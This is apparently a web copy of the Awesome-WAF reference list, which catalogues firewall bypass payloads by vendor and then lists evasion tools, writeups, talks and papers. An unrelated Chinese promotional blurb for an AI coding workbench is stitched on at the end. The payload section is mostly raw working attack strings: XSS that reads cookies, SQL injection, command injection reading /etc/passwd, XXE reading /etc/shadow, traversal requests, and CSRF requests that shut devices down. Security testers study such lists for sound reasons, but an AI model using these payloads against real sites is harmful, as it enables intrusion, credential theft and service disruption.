<body style="height:1000px" onwheel="alert(1)"><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)"><b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1)>- HTML Injection by @Global-Evolution
GET /cgi-mod/index.cgi?&primary_tab=ADVANCED&secondary_tab=test_backup_server&content_only=1&&&backup_port=21&&backup_username=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net/etc/bad-example.exe%3E&&backup_type=ftp&&backup_life=5&&backup_server=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net/etc/bad-example.exe%3E&&backup_path=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net/etc/bad-example.exe%3E&&backup_password=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net%20width%3D800%20height%3D800%3E&&user=guest&&password=121c34d4e85dfe6758f31ce2d7b763e7&&et=1261217792&&locale=en_USHost: favoritewaf.comUser-Agent: Mozilla/5.0 (compatible; MSIE5.01; Windows NT)- XSS Bypass by @0xInfection
<a href=j%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At:open()>clickhere- Barracuda WAF 8.0.1 - Remote Command Execution (Metasploit) by @xort
- Barracuda Spam & Virus Firewall 5.1.3 - Remote Command Execution (Metasploit) by @xort
Cerber (WordPress)
Section titled “Cerber (WordPress)”- Username Enumeration Protection Bypass by HTTP Verb Tampering by @ed0x21son
POST host.com HTTP/1.1Host: favoritewaf.comUser-Agent: Mozilla/5.0 (compatible; MSIE5.01; Windows NT)
author=1- Protected Admin Scripts Bypass by @ed0x21son
http://host/wp-admin///load-scripts.php?load%5B%5D=jquery-core,jquery-migrate,utilshttp://host/wp-admin///load-styles.php?load%5B%5D=dashicons,admin-bar- REST API Disable Bypass by @ed0x21son
http://host/index.php/wp-json/wp/v2/users/Citrix NetScaler
Section titled “Citrix NetScaler”- SQLi via HTTP Parameter Pollution (NS10.5) by @BGA Security
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/"> <soapenv:Header/> <soapenv:Body> <string>’ union select current_user, 2#</string> </soapenv:Body></soapenv:Envelope>http://host/ws/generic_api_call.pl?function=statns&standalone=%3c/script%3e%3cscript%3ealert(document.cookie)%3c/script%3e%3cscript%3eCloudflare
Section titled “Cloudflare”<svg onx=() onload=(confirm)(1)><a+HREF='javascrip%26%239t:alert%26lpar;document.domain)'>test</a><svg onload=prompt%26%230000000040document.domain)><svg onload=prompt%26%23x000000028;document.domain)>xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>1'"><img/src/onerror=.1|alert``><svg/onload=alert()//<a href="j	a	v	asc
ri	pt:\u0061\u006C\u0065\u0072\u0074(this['document']['cookie'])">X</a>`- XSS Bypass by @Ahmet Ümit
<--`<img/src=` onerror=confirm``> --!>javascript:{alert`0`}<base href=//knoxss.me?- XSS Bypass by @RenwaX23 (Chrome only)
<j id=x style="-webkit-user-modify:read-write" onfocus={window.onerror=eval}throw/0/+name>H</j>#xcat$u+/etc$u/passwd$u/bin$u/bash$u <ip> <port>";cat+/etc/passwd+#Cloudbric
Section titled “Cloudbric”<a69/onclick=[1].findIndex(alert)>pewComodo
Section titled “Comodo”- XSS Bypass by @0xInfection
<input/oninput='new Function`confir\u006d\`0\``'><p/ondragstart=%27confirm(0)%27.replace(/.+/,eval)%20draggable=True>dragme- SQLi by @WAFNinja
0 union/**/select 1,version(),@@datadirDotDefender
Section titled “DotDefender”- Firewall disable by (v5.0) by @hyp3rlinx
PGVuYWJsZWQ+ZmFsc2U8L2VuYWJsZWQ+<enabled>false</enabled>- Remote Command Execution (v3.8-5) by @John Dos
POST /dotDefender/index.cgi HTTP/1.1Host: 172.16.159.132User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-us,en;q=0.5Accept-Encoding: gzip,deflateAccept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7Keep-Alive: 300Connection: keep-aliveAuthorization: Basic YWRtaW46Cache-Control: max-age=0Content-Type: application/x-www-form-urlencodedContent-Length: 95
sitename=dotdefeater&deletesitename=dotdefeater;id;ls -al ../;pwd;&action=deletesite&linenum=15- Persistent XSS (v4.0) by @EnableSecurity
GET /c?a=<script> HTTP/1.1Host: 172.16.159.132User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US;rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-us,en;q=0.5Accept-Encoding: gzip,deflateAccept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7<script>alert(1)</script>: aaKeep-Alive: 300- R-XSS Bypass by @WAFNinja
<svg/onload=prompt(1);><isindex action="javas&tab;cript:alert(1)" type=image><marquee/onstart=confirm(2)>- XSS Bypass by @0xInfection
<p draggable=True ondragstart=prompt()>alert<bleh/ondragstart=	parent	['open']	()%20draggable=True>dragme<a69/onclick=[1].findIndex(alert)>click- GET - XSS Bypass (v4.02) by @DavidK
/search?q=%3Cimg%20src=%22WTF%22%20onError=alert(/0wn3d/.source)%20/%3E
<img src="WTF" onError="{var{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v%2Ba%2Be%2Bs](e%2Bs%2Bv%2Bh%2Bn)(/0wn3d/.source)" />- POST - XSS Bypass (v4.02) by @DavidK
<img src="WTF" onError="{var{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v+a+e+s](e+s+v+h+n)(/0wn3d/.source)" />claveXSS (v4.02) by @DavidK
/?&idPais=3&clave=%3Cimg%20src=%22WTF%22%20onError=%22{Fortinet Fortiweb
Section titled “Fortinet Fortiweb”pcre_expressionunvaidated XSS by @Benjamin Mejri
/waf/pcre_expression/validate?redir=/success&mkey=0%22%3E%3Ciframe%20src=http://vuln-lab.com%20onload=alert%28%22VL%22%29%20%3C/waf/pcre_expression/validate?redir=/success%20%22%3E%3Ciframe%20src=http://vuln-lab.com%20onload=alert%28%22VL%22%29%20%3C&mkey=0- CSP Bypass by @Binar10
POST Type Query
POST /<path>/login-app.aspx HTTP/1.1Host: <host>User-Agent: <any valid user agent string>Accept-Encoding: gzip, deflateConnection: keep-aliveContent-Type: application/x-www-form-urlencodedContent-Length: <the content length must be at least 2399 bytes>
var1=datavar1&var2=datavar12&pad=<random data to complete at least 2399 bytes>
GET Type Query
http://<domain>/path?var1=vardata1&var2=vardata2&pad=<large arbitrary data>F5 ASM
Section titled “F5 ASM”- XSS Bypass by @WAFNinja
<table background="javascript:alert(1)"></table>"/><marquee onfinish=confirm(123)>a</marquee>F5 BIG-IP
Section titled “F5 BIG-IP”- XSS Bypass by @WAFNinja
<body style="height:1000px" onwheel="[DATA]"><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[DATA]"><body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)"><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="prom%25%32%33%25%32%36x70;t(1)">- XSS Bypass by @Aatif Khan
<body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)"><div contextmenu="xss">Right-Click Here<menu id="xss"onshow="prom%25%32%33%25%32%36x70;t(1)“>https://host/dms/policy/rep_request.php?report_type=%22%3E%3Cbody+onload=alert(%26quot%3BXSS%26quot%3B)%3E%3Cfoo+- POST Based XXE by @Anonymous
POST /sam/admin/vpe2/public/php/server.php HTTP/1.1Host: bigipCookie: BIGIPAuthCookie=*VALID_COOKIE*Content-Length: 143
<?xml version="1.0" encoding='utf-8' ?><!DOCTYPE a [<!ENTITY e SYSTEM '/etc/shadow'> ]><message><dialogueType>&e;</dialogueType></message>- Directory Traversal by @Anastasios Monachos
Read Arbitrary File
/tmui/Control/jspmap/tmui/system/archive/properties.jsp?&name=../../../../../etc/passwdDelete Arbitrary File
POST /tmui/Control/form HTTP/1.1Host: site.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateCookie: JSESSIONID=6C6BADBEFB32C36CDE7A59C416659494; f5advanceddisplay=""; BIGIPAuthCookie=89C1E3BDA86BDF9E0D64AB60417979CA1D9BE1D4; BIGIPAuthUsernameCookie=admin; F5_CURRENT_PARTITION=Common; f5formpage="/tmui/system/archive/properties.jsp?&name=../../../../../etc/passwd"; f5currenttab="main"; f5mainmenuopenlist=""; f5_refreshpage=/tmui/Control/jspmap/tmui/system/archive/properties.jsp%3Fname%3D../../../../../etc/passwdContent-Type: application/x-www-form-urlencoded
_form_holder_opener_=&handler=%2Ftmui%2Fsystem%2Farchive%2Fproperties&handler_before=%2Ftmui%2Fsystem%2Farchive%2Fproperties&showObjList=&showObjList_before=&hideObjList=&hideObjList_before=&enableObjList=&enableObjList_before=&disableObjList=&disableObjList_before=&_bufvalue=icHjvahr354NZKtgQXl5yh2b&_bufvalue_before=icHjvahr354NZKtgQXl5yh2b&_bufvalue_validation=NO_VALIDATION&com.f5.util.LinkedAdd.action_override=%2Ftmui%2Fsystem%2Farchive%2Fproperties&com.f5.util.LinkedAdd.action_override_before=%2Ftmui%2Fsystem%2Farchive%2Fproperties&linked_add_id=&linked_add_id_before=&name=..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&name_before=..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&form_page=%2Ftmui%2Fsystem%2Farchive%2Fproperties.jsp%3F&form_page_before=%2Ftmui%2Fsystem%2Farchive%2Fproperties.jsp%3F&download_before=Download%3A+..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&restore_before=Restore&delete=Delete&delete_before=Delete
F5 FirePass
Section titled “F5 FirePass”- SQLi Bypass from @Anonymous
state=%2527+and+(case+when+SUBSTRING(LOAD_FILE(%2527/etc/passwd%2527),1,1)=char(114)+then+BENCHMARK(40000000,ENCODE(%2527hello%2527,%2527batman%2527))+else+0+end)=0+--+ModSecurity
Section titled “ModSecurity”<a href="jav%0Dascript:alert(1)">;+$u+cat+/etc$u/passwd$u;+$u+cat+/etc$u/passwd+\#- RCE Payloads for PL1 and PL2 by @theMiddle (v3.0)
/???/??t+/???/??ss??- RCE Payloads for PL3 by @theMiddle (v3.0)
/?in/cat+/et?/passw?- SQLi Bypass by @Johannes Dahse (v2.2)
0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1%2C2%2Ccurrent_user- SQLi Bypass by @Yuri Goltsev (v2.2)
1 AND (select DCount(last(username)&after=1&after=1) from users where username='ad1min')- SQLi Bypass by @Ahmad Maulana (v2.2)
1'UNION/*!0SELECT user,2,3,4,5,6,7,8,9/*!0from/*!0mysql.user/*-- SQLi Bypass by @Travis Lee (v2.2)
amUserId=1 union select username,password,3,4 from users- SQLi Bypass by @Roberto Salgado (v2.2)
%0Aselect%200x00,%200x41%20like/*!31337table_name*/,3%20from%20information_schema.tables%20limit%201- SQLi Bypass by @Georgi Geshev (v2.2)
1%0bAND(SELECT%0b1%20FROM%20mysql.x)- SQLi Bypass by @SQLMap Devs (v2.2)
%40%40new%20union%23sqlmapsqlmap...%0Aselect%201,2,database%23sqlmap%0A%28%29- SQLi Bypass by @HackPlayers (v2.2)
%0Aselect%200x00%2C%200x41%20not%20like%2F*%2100000table_name*%2F%2C3%20from%20information_schema.tables%20limit%201Imperva
Section titled “Imperva”<input id='a'value='global'><input id='b'value='E'><input 'id='c'value='val'><input id='d'value='aler'><input id='e'value='t(documen'><input id='f'value='t.domain)'><svg+onload[\r\n]=$[a.value+b.value+c.value](d.value+e.value+f.value)><x/onclick=globalThis['\u0070r\u006f'+'mpt']<)>clickme<a/href="j%0A%0Davascript:{var{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v+a+e+s](e+s+v+h+n)(/infected/.source)" />click<a69/onclick=write()>pew<details/ontoggle="self['wind'%2b'ow']['one'%2b'rror']=self['wind'%2b'ow']['ale'%2b'rt'];throw/**/self['doc'%2b'ument']['domain'];"/open>- Imperva SecureSphere 13 - Remote Command Execution by @rsp3ar
- XSS Bypass by @David Y
<svg onload\r\n=$.globalEval("al"+"ert()");>- XSS Bypass by @Emad Shanab
<svg/onload=self[`aler`%2b`t`]`1`>anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz- XSS Bypass by @WAFNinja
%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2523x27%3B%2526%2523x58%3B%2526%2523x53%3B%2526%2523x53%3B%2526%2523x27%3B%2526%2523x29%3B%22%3E- XSS Bypass by @i_bo0om
<iframe/onload='this["src"]="javas	cript:al"+"ert``"';><img/src=q onerror='new Function`al\ert\`1\``'>- XSS Bypass by @c0d3g33k
<object data='data:text/html;;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=='></object>- SQLi Bypass by @DRK1WI
15 and '1'=(SELECT '1' FROM dual) and '0having'='0having'- SQLi by @Giuseppe D’Amore
stringindatasetchoosen%%' and 1 = any (select 1 from SECURE.CONF_SECURE_MEMBERS where FULL_NAME like '%%dministrator' and rownum<=1 and PASSWORD like '0%') and '1%%'='1Kona SiteDefender
Section titled “Kona SiteDefender”%3Cmarquee%20loop=1%20width=%271%26apos;%27onfinish=self[`al`+`ert`](1)%3E%23leet%3C/marquee%3Easd"on+<>+onpointerenter%3d"x%3dconfirm,x(cookie)%2522%253E%253Csvg%2520height%3D%2522100%2522%2520width%3D%2522100%2522%253E%2520%253Ccircle%2520cx%3D%252250%2522%2520cy%3D%252250%2522%2520r%3D%252240%2522%2520stroke%3D%2522black%2522%2520stroke-width%3D%25223%2522%2520fill%3D%2522red%2522%2520%2F%253E%2520%253C%2Fsvg%253E<body%20alt=al%20lang=ert%20onmouseenter="top['al'+lang](/PoC%20XSS%20Bypass%20by%20Jonathan%20Bouman/)"?"></script><base%20c%3D=href%3Dhttps:\mysite>- XSS Bypass by @0xInfection
<abc/onmouseenter=confirm%60%60>%2522%253E%253C%2Fdiv%253E%253C%2Fdiv%253E%253Cbrute%2520onbeforescriptexecute%3D%2527confirm%28document.domain%29%2527%253E<style>@keyframes a{}b{animation:a;}</style><b/onanimationstart=prompt`${document.domain}`><marquee+loop=1+width=0+onfinish='new+Function`al\ert\`1\``'>Profense
Section titled “Profense”- GET Type CSRF Attack by @Michael Brooks (>= v.2.6.2)
Turn off Proface Machine
<img src=https://host:2000/ajax.html?action=shutdown>Add a proxy
<img src=https://10.1.1.199:2000/ajax.html?vhost_proto=http&vhost=vhost.com&vhost_port=80&rhost_proto=http&rhost=10.1.1.1&rhost_port=80&mode_pass=on&xmle=on&enable_file_upload=on&static_passthrough=on&action=add&do=save>- XSS Bypass by @Michael Brooks (>= v.2.6.2)
https://host:2000/proxy.html?action=manage&main=log&show=deny_log&proxy=>"<script>alert(document.cookie)</script>- XSS Bypass by @EnableSecurity (>= v2.4)
%3CEvil%20script%20goes%20here%3E=%0AByPass%3Cscript%3Ealert(document.cookie)%3C/script%20ByPass%3EQuickDefense
Section titled “QuickDefense”- XSS Bypass by @WAFNinja
?<input type="search" onsearch="aler\u0074(1)"><details ontoggle=alert(1)>Sucuri
Section titled “Sucuri”<a href=javascript:confirm(1)>/???/??t+/???/??ss??;+cat+/e'tc/pass'wdc\\a\\t+/et\\c/pas\\swd- XSS Bypass by @Luka
"><input/onauxclick="[1].map(prompt)">data:text/html,<form action=https://brutelogic.com.br/xss-cp.php method=post><input type=hidden name=a value="<img/src=//knoxss.me/yt.jpg onpointerenter=alert`1`>"><input type=submit></form>StackPath
Section titled “StackPath”<object/data=javascript:alert()><a/href="javascript%0A%0D:alert()>clickmeURLScan
Section titled “URLScan”- Directory Traversal by @ZeQ3uL (<= v3.1) (Only on ASP.NET)
http://host.com/test.asp?file=.%./bla.txtWebARX
Section titled “WebARX”- Cross Site Scripting by @0xInfection
<a69/onauxclick=open()>rightclickhere-
Bypassing All Protections Using A Whitelist String by @Osanda Malith
- XSS PoC
http://host.com/?vulnparam=<script>alert()</script>&ithemes-sync-request- LFI PoC
http://host.com/?vulnparam=../../../../../etc/passwd&ithemes-sync-request- SQLi PoC
http://host.com/?vulnparam=1%20unionselect%20@@version,2--&ithemes-sync-request
WebKnight
Section titled “WebKnight”- Cross Site Scripting by @WAFNinja
<isindex action=j	a	vas	c	r	ipt:alert(1) type=image><marquee/onstart=confirm(2)><details ontoggle=alert(1)><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)"><img src=x onwheel=prompt(1)>- SQLi by @WAFNinja
0 union(select 1,username,password from(users))0 union(select 1,@@hostname,@@datadir)- XSS Bypass by @Aatif Khan (v4.1)
<details ontoggle=alert(1)><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">10 a%nd 1=0/(se%lect top 1 ta%ble_name fr%om info%rmation_schema.tables)Wordfence
Section titled “Wordfence”- XSS Bypass by @brute Logic
<a href=javascript:alert(1)><a href=javascript:alert(1)>- XSS Bypass by @0xInfection
<a/**/href=j%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At:/**/alert()/**/>clickhttp://host/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php- XSS Exploit by @MustLive (>= v3.3.5)
<html><head><title>Wordfence Security XSS exploit (C) 2012 MustLive.http://websecurity.com.ua</title></head><body onLoad="document.hack.submit()"><form name="hack" action="http://site/?_wfsf=unlockEmail" method="post"><input type="hidden" name="email"value="<script>alert(document.cookie)</script>"></form></body></html><meter onmouseover="alert(1)"'">><div><meter onmouseover="alert(1)"</div>">><marquee loop=1 width=0 onfinish=alert(1)>Apache Generic
Section titled “Apache Generic”- Writing method type in lowercase by @i_bo0om
get /login HTTP/1.1Host: favoritewaf.comUser-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)IIS Generic
Section titled “IIS Generic”- Tabs before method by @i_bo0om
GET /login.php HTTP/1.1Host: favoritewaf.comUser-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)Awesome Tools
Section titled “Awesome Tools”Fingerprinting:
Section titled “Fingerprinting:”- WAFW00F - The ultimate WAF fingerprinting tool with the largest fingerprint database from @EnableSecurity.
- IdentYwaf - A blind WAF detection tool which utlises a unique method of identifying WAFs based upon previously collected fingerprints by @stamparm.
Testing:
Section titled “Testing:”- GoTestWAF - A tool to test a WAF’s detection logic and bypasses from @wallarm.
- Lightbulb Framework - A WAF testing suite written in Python.
- WAFBench - A WAF performance testing suite by Microsoft.
- WAF Testing Framework - A WAF testing tool by Imperva.
- Framework for Testing WAFs (FTW) - A framework by the OWASP CRS team that helps to provide rigorous tests for WAF rules by using the OWASP Core Ruleset V3 as a baseline.
- WAFtester - A WAF security testing CLI that fingerprints 197+ WAF vendors, benchmarks rule coverage with quantitative scoring (F1/MCC), and automates bypass discovery with 70+ evasion techniques. Supports SARIF, SonarQube, and GitLab SAST output for CI/CD integration.
Evasion:
Section titled “Evasion:”- WAFNinja - A smart tool which fuzzes and can suggest bypasses for a given WAF by @khalilbijjou.
- WAFTester - Another tool which can obfuscate payloads to bypass WAFs by @Raz0r.
- libinjection-fuzzer - A fuzzer intended for finding
libinjectionbypasses but can be probably used universally. - bypass-firewalls-by-DNS-history - A tool which searches for old DNS records for finding actual site behind the WAF.
- abuse-ssl-bypass-waf - A tool which finds out supported SSL/TLS ciphers and helps in evading WAFs.
- SQLMap Tamper Scripts - Tamper scripts in SQLMap obfuscate payloads which might evade some WAFs.
- Bypass WAF BurpSuite Plugin - A plugin for Burp Suite which adds some request headers so that the requests seem from the internal network.
- enumXFF - Eumerating IPs in X-Forwarded-Headers to bypass 403 restrictions
- WAF Bypass Tool - WAF bypass Tool from Nemesida is an open source tool to analyze the security of any WAF for False Positives and False Negatives using predefined and customizable payloads.
- nowafpls - Burp Plugin to Bypass WAFs through the insertion of Junk Data.
- impersonate-proxy - A local MITM proxy that spoofs TLS (JA3/JA4), HTTP/2, and header fingerprints per connection to test WAF bot-detection, with a Chrome extension for live profile switching, by @ytkoka.
Management:
Section titled “Management:”- AWS Firewall Factory - Deploy, update, and stage your WAFs while managing them centrally via FMS.
Blogs and Writeups
Section titled “Blogs and Writeups”Many of the content mentioned above have been taken from some of the following excellent writeups.
- Web Application Firewall (WAF) Evasion Techniques #1 - By @Secjuice.
- Web Application Firewall (WAF) Evasion Techniques #2 - By @Secjuice.
- Web Application Firewall (WAF) Evasion Techniques #3 - By @Secjuice.
- How To Exploit PHP Remotely To Bypass Filters & WAF Rules- By @Secjuice
- ModSecurity SQL Injection Challenge: Lessons Learned - By @SpiderLabs.
- XXE that can Bypass WAF - By @WallArm.
- SQL Injection Bypassing WAF - By @OWASP.
- How To Reverse Engineer A Web Application Firewall Using Regular Expression Reversing - By @SunnyHoi.
- Bypassing Web-Application Firewalls by abusing SSL/TLS - By @0x09AL.
- Request Encoding to Bypass WAFs - By @Soroush Dalili
Video Presentations
Section titled “Video Presentations”- WAF Bypass Techniques Using HTTP Standard and Web Servers Behavior from @OWASP.
- Confessions of a WAF Developer: Protocol-Level Evasion of Web App Firewalls from BlackHat USA 12.
- Web Application Firewall - Analysis of Detection Logic from BlackHat.
- Bypassing Browser Security Policies for Fun & Profit from BlackHat.
- Web Application Firewall Bypassing from Positive Technologies.
- Fingerprinting Filter Rules of Web Application Firewalls - Side Channeling Attacks from @UseNix.
- Evading Deep Inspection Systems for Fun and Shell from BlackHat US 13.
- Bypass OWASP CRS && CWAF (WAF Rule Testing - Unrestricted File Upload) from Fools of Security.
- WAFs FTW! A modern devops approach to security testing your WAF from AppSec USA 17.
- Web Application Firewall Bypassing WorkShop from OWASP.
- Bypassing Modern WAF’s Exemplified At XSS by Rafay Baloch from Rafay Bloch.
- WTF - WAF Testing Framework from AppSecUSA 13.
- The Death of a Web App Firewall from Brian McHenry.
- Adventures with the WAF from BSides Manchester.
- Bypassing Intrusion Detection Systems from BlackHat.
- Building Your Own WAF as a Service and Forgetting about False Positives from Auscert.
Presentations & Research Papers
Section titled “Presentations & Research Papers”Research Papers:
Section titled “Research Papers:”- Protocol Level WAF Evasion - A protocol level WAF evasion techniques and analysis by Qualys.
- Neural Network based WAF for SQLi - A paper about building a neural network based WAF for detecting SQLi attacks.
- Bypassing Web Application Firewalls with HTTP Parameter Pollution - A research paper from Exploit DB about effectively bypassing WAFs via HTTP Parameter Pollution.
- Poking A Hole in the Firewall - A paper by Rafay Baloch about modern firewall analysis.
- Modern WAF Fingerprinting and XSS Filter Bypass - A paper by Rafay Baloch about WAF fingerprinting and bypassing XSS filters.
- WAF Evasion Testing - A WAF evasion testing guide from SANS.
- Side Channel Attacks for Fingerprinting WAF Filter Rules - A paper about how side channel attacks can be utilised to fingerprint firewall filter rules from UseNix Woot’12.
- WASC WAF Evaluation Criteria - A guide for WAF Evaluation from Web Application Security Consortium.
- WAF Evaluation and Analysis - A paper about WAF evaluation and analysis of 2 most used WAFs (ModSecurity & WebKnight) from University of Amsterdam.
- Bypassing all WAF XSS Filters - A paper about bypassing all XSS filter rules and evading WAFs for XSS.
- Beyond SQLi - Obfuscate and Bypass WAFs - A research paper from Exploit Database about obfuscating SQL injection queries to effectively bypass WAFs.
- Bypassing WAF XSS Detection Mechanisms - A research paper about bypassing XSS detection mechanisms in WAFs.
Presentations:
Section titled “Presentations:”- Methods to Bypass a Web Application Firewall - A presentation from PT Security about bypassing WAF filters and evasion.
- Web Application Firewall Bypassing (How to Defeat the Blue Team) - A presentation about bypassing WAF filtering and ruleset fuzzing for evasion by @OWASP.
- WAF Profiling & Evasion Techniques - A WAF testing and evasion guide from OWASP.
- Protocol Level WAF Evasion Techniques - A presentation at about efficiently evading WAFs at protocol level from BlackHat US 12.
- Analysing Attacking Detection Logic Mechanisms - A presentation about WAF logic applied to detecting attacks from BlackHat US 16.
- WAF Bypasses and PHP Exploits - A presentation about evading WAFs and developing related PHP exploits.
- Side Channel Attacks for Fingerprinting WAF Filter Rules - A presentation about how side channel attacks can be utilised to fingerprint firewall filter rules from UseNix Woot’12.
- Our Favorite XSS Filters/IDS and how to Attack Them - A presentation about how to evade XSS filters set by WAF rules from BlackHat USA 09.
- Playing Around with WAFs - A small presentation about WAF profiling and playing around with them from Defcon 16.
- A Forgotten HTTP Invisibility Cloak - A presentation about techniques that can be used to bypass common WAFs from BSides Manchester.
- Building Your Own WAF as a Service and Forgetting about False Positives - A presentation about how to build a hybrid mode waf that can work both in an out-of-band manner as well as inline to reduce false positives and latency Auscert2019.
Credits & License:
Section titled “Credits & License:”Initial fingerprint compilation and bypasses were put together by Pinaki (0xInfection), but now it largely remains as a community supported repository. Awesome-WAF is licensed under the Apache 2.0 License.
HagiCode
HagiCode 是面向專案開發的 AI 編碼工作台:豐富、便利的介面互動讓規劃、Agent 執行與專案工作更容易上手和跟進,帶來更投入的開發體驗。
透過豐富、便利的介面互動,讓規劃、Agent 執行與專案工作更容易上手和跟進。

- 智慧OpenSpec 工作流程將意圖轉化為從提案、設計、任務到交付的可執行路徑。
- 高效多 Agent 並行推進研究、實作與審查,並支援多儲存庫變更與你熟悉的 Agent CLI。
- 有趣豐富、便利的介面互動讓規劃、Agent 執行與專案工作更容易上手和跟進,帶來更投入的開發體驗。
下載 Windows 版
分享 HagiCode

讓想法化為交付成果。
HagiCode 是面向專案開發的 AI 編碼工作台:以 OpenSpec 工作流程規劃變更,多 Agent 並行執行,再由 Hero Scenario 讓進度一目了然,將想法化為交付成果。
- 智慧
- OpenSpec 工作流程將意圖轉化為從提案到交付的可執行路徑。
- 高效
- 多 Agent 並行推進研究、實作與審查。
- 有趣
- 豐富、便利的介面互動,讓規劃、Agent 執行與專案工作更容易跟進。
© 2026 HagiCode | Powered By hagilight-starlight@0.21.0 | Branch: main | Commit: 745b50b | Built: